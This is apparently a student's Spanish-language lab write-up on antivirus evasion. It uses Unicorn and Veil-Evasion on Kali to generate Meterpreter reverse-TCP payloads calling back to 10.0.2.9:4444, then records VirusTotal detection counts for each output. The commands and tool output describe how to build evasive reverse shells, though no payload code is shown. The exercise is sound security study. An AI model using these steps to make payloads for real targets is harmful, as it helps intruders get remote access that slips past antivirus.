
```
┌──(root㉿kali)-[~]
└─# cd /root/.msf4/local/

┌──(root㉿kali)-[~/.msf4/local]
└─# ls
sGMiIqF.exe

┌──(root㉿kali)-[~/.msf4/local]
└─# mv sGMiIqF.exe /home/kali/Escritorio
```

Abrimos en el buscador virustotal



Analyse suspicious files, domains, IPs and URLs to detect malware and other breaches, automatically share them with the security community.

Escogemos el archivo y finalmente obtenemos esto



Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

47 security vendors and no sandboxes flagged this file as malicious

47
/ 71


58d8f485f434c79371b6fbd193719ffaddabb955e8d30d6932cede48012faf93

sGMilqF.exe

2023-11-20 19:25:58 UTC


Ejercicio 5

Nos dirigimos a la carpeta de Unicorn




```
┌──(root㉿kali)-[~/Software/EvasionDefensas]
└─# cd IngenieriaSocial

┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
└─# ls
maskphish  setoolkit  unicorn  zphisher

┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial]
└─# cd unicorn
```

Una vez dentro copiamos este comando




```
┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
└─# ./unicorn.py windows/meterpreter/reverse_tcp 10.0.2.9 4444
```

Obtenemos esto




```
[*] Exported powershell output code to powershell_attack.txt.
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create listener.
```

Y el archivo poweshell lo pasamos a descargas para que sea mas sencillo de subir




```
┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
└─# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  powershell_attack.txt  README.md  templates  unicorn.py  unicorn.rc

┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
└─# mv powershell_attack.txt /home/kali/Descargas
```

Nos vamos a virustotal y subimos el archivo



Nombre	Tamaño	Tipo	Modificado
city_siren_clip.mp4	15,2 MB	Vídeo	6 oct
city_siren_clip.mp4.txt	214 bytes	Texto	6 oct
com.prey_2.5.0-322_minAPI21(nodpi)_ap...	12,3 MB	paquete de Android	25 oct
diccionario_pass.txt	15 bytes	Texto	2 nov
diccionario_user.txt	21 bytes	Texto	2 nov
dvhma.apk	7,3 MB	paquete de Android	3 nov
dvhma_mod.apk	0 bytes	documento vacío	3 nov
escaneo con credenciales_0ks3yn.pdf	2,3 MB	Documento	10 oct
escaneo con credenciales_g4me0v.pdf	271,1 kB	Documento	10 oct
handshake-72:DA:88:4C:F4:2C.cap	152,4 kB	captura de paquetes de red	30 oct
IMG_0293.jpeg	3,3 MB	Imagen	4 oct
Informe DIXMAX.pdf	209,1 kB	Documento	25 oct
InsecureBankv2.apk	3,5 MB	paquete de Android	24 oct
intercepted_signal.wav	1,6 MB	Sonido	6 oct
intercepted_signal.wav.txt	226 bytes	Texto	6 oct
metasploit_idpar6.pdf	175,5 kB	Documento	10 oct
metasploit_iq6gio.pdf	982,4 kB	Documento	10 oct
Nessus-10.6.2-ubuntu1404_amd64.deb	68,1 MB	Archivador	2 nov
nessus-bug-report-20231013T095657Z.t...	1,7 MB	Archivador	13 oct
photo_5827668114526028201_y.jpg	228,5 kB	Imagen	4 oct
photo_5830463674379254923_y.jpg	176,5 kB	Imagen	4 oct
powershell_attack.txt	10,1 kB	Texto	21:01
recorded_call.wav	1,7 MB	Sonido	6 oct
redis-stable.tar.gz	3,5 MB	Archivador	6 sep
script.sh	1,9 kB	Programa	24 oct

Pasamos los captchas, lo cual considero que es la parte más difícil de los ejercicios y lo tendríamos



Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

17 security vendors and no sandboxes flagged this file as malicious

17
/ 59


Community Score

19348d819ca8b54d971325c7fc667b950d97a336ae1fc7e54402cc23f6be8106

powershell_attack.txt


Ejercicio 6

Abrimos la herramienta veil




```
┌──(root㉿kali)-[~]
└─# veil
===============================================================================
                             Veil | [Version]: 3.1.14
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: 
```

Listamos los payloads y seleccionamos uno




```
Veil/Evasion>: list
===============================================================================
                                   Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================


 [*] Available Payloads:

        1)      autoit/shellcode_inject/flat.py

        2)      auxiliary/coldwar_wrapper.py
        3)      auxiliary/macro_converter.py
        4)      auxiliary/pyinstaller_wrapper.py

        5)      c/meterpreter/rev_http.py
        6)      c/meterpreter/rev_http_service.py
        7)      c/meterpreter/rev_tcp.py
        8)      c/meterpreter/rev_tcp_service.py

        9)      cs/meterpreter/rev_http.py
        10)     cs/meterpreter/rev_https.py
        11)     cs/meterpreter/rev_tcp.py
        12)     cs/shellcode_inject/base64.py
        13)     cs/shellcode_inject/virtual.py

        14)     go/meterpreter/rev_http.py
        15)     go/meterpreter/rev_https.py
        16)     go/meterpreter/rev_tcp.py
        17)     go/shellcode_inject/virtual.py
```

Establecemos el payload




```
Veil/Evasion>: use 28
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 Payload Information:

        Name:           Pure Python Reverse TCP Stager
        Language:       python
        Rating:         Excellent
        Description:    pure windows/meterpreter/reverse_tcp stager, no
                        shellcode

Payload: python/meterpreter/rev_tcp selected

 Required Options:

Name                    Value           Description
----                    -----           -----------
CLICKTRACK              X               Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE          Y               Compile to an executable
CURSORMOVEMENT          FALSE           Check if cursor is in same position after 30 seconds
DETECTDEBUG             FALSE           Check if debugger is present
DOMAIN                  X               Optional: Required internal domain
EXPIRE_PAYLOAD          X               Optional: Payloads expire after "Y" days
HOSTNAME                X               Optional: Required system hostname
INJECT_METHOD           Virtual         Virtual, Void, or Heap
LHOST                                   The listen target address
LPORT                   4444            The listen port
MINRAM                  FALSE           Check for at least 3 gigs of RAM
PROCESSORS              X               Optional: Minimum number of processors
SANDBOXPROCESS          FALSE           Check for common sandbox processes
SLEEP                   X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X               Optional: The required user account
USERPROMPT              FALSE           Make user click prompt prior to execution
USE_PYHERION            N               Use the pyherion encrypter
UTCCHECK                FALSE           Optional: Validates system does not use UTC timezone
VIRTUALDLLS             FALSE           Check for dlls loaded in memory
VIRTUALFILES            FALSE           Optional: Check if VM supporting files exist
```

Después de establecer el payload le damos a run




```
[python/meterpreter/rev_tcp>>]: run
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [>] Please enter the base name for output files (default is payload):
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [?] How would you like to create your payload executable?

     1 - PyInstaller (default)
     2 - Py2Exe

 [>] Please enter the number of your choice: 2
===============================================================================
                                 Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: python
 [*] Payload Module: python/meterpreter/rev_tcp

py2exe files 'setup.py' and 'runme.bat' written to:
/var/lib/veil/output/source/

 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload1.rc

Hit enter to continue...
```

Ya tenemos la ruta así que desde otra terminal la abrimos y movemos el archivo al escritorio para que sea más cómodo de subir a virustotal



```
┌──(root㉿kali)-[~/Software/EvasionDefensas/IngenieriaSocial/unicorn]
└─# cd /var/lib/veil/output/handlers/

┌──(root㉿kali)-[/var/lib/veil/output/handlers]
└─# ls
payload1.rc  payload.rc  pruebaveil.exe.rc

┌──(root㉿kali)-[/var/lib/veil/output/handlers]
└─# mv payload1.rc /home/kali/Escritorio
```

Lo subimos y obtenemos lo siguiente



Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

No security vendors and no sandboxes flagged this file as malicious

